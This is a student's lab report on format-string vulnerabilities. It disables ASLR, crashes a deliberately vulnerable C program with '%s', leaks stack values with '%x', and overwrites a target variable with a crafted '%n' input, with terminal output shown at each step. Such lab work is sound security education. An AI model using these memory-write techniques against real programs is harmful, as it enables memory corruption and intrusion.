CSCI180 Lab3 Report

Xiaoming Huang

Task 0:

Code:

- *sudo sysctl -w kernel.randomize_va_space=0*
- *sysctl -a --pattern randomize*

Result:

```
ubuntu@ip-172-31-28-246:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ip-172-31-28-246:~$ sysctl -a --pattern randomize
kernel.randomize_va_space = 0
```

Task 1:

Code:

gcc -m32 vul.c -o vul

Q1-A:

The vulnerability occurs on line 14, printf(input); the attacker can use this line to access the memory below, such as the returning address.

Q1-B:

We can enter "%s", so that we can crush the program by accessing the illegal address

```
ubuntu@ip-172-31-28-246:~$ ./vul
address of variable target: ffffd544
Data at variable target before change: 0x11111111
Please enter a string as your input: %s
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$
```

Task 2:

Code:


Input : “%x %x %x %x %x %x %x”

Result: “63 f7fbc580 5655621d 0 11111111 25207825 78252078”

Q2:

```
ubuntu@ip-172-31-28-246:~$ ./vul
address of variable target: ffffd544
Data at variable target before change: 0x11111111
Please enter a string as your input: %x %x %x %x %x %x %x
63 f7fbc580 5655621d 0 11111111 25207825 78252078
Data at variable target after change: 0x11111111
ubuntu@ip-172-31-28-246:~$
```

Four layers below our input variable, since we see 4 things coming before 11111111.



Task 3:

Q3:

Code

Input:

echo $(printf "\x44\xd5\xff\xff").%x.%x.%x.%x.%x.%n.Hello.This.is.me > inputfile

./vul < inputfile

Result:

```
ubuntu@ip-172-31-28-246:~$ echo $(printf "\x44\xd5\xff\xff").%x.%x.%x.%x.%x.%n.Hello.This.is.me > inputfile
ubuntu@ip-172-31-28-246:~$ ./vul < inputfile
address of variable target: ffffd544
Data at variable target before change: 0x11111111
Please enter a string as your input: D???.63.f7fbc580.5655621d.0.11111111..Hello.This.is.me
Data at variable target after change: 0x25
ubuntu@ip-172-31-28-246:~$
```

I enter five %x. and one %n at the end, the %x will help us go over the stack frame, and when we reach the address from our inputfile, we use this as the argument for our %n, and this address is the address for target.

The reason we show 0x25 is as shown, in our input file, there are 37 characters before %n,

```
D???.63.f7fbc580.5655621d.0.11111111.
```

And 37 converted to hex is 25, so we store 25 inside the address we provide, which is the target.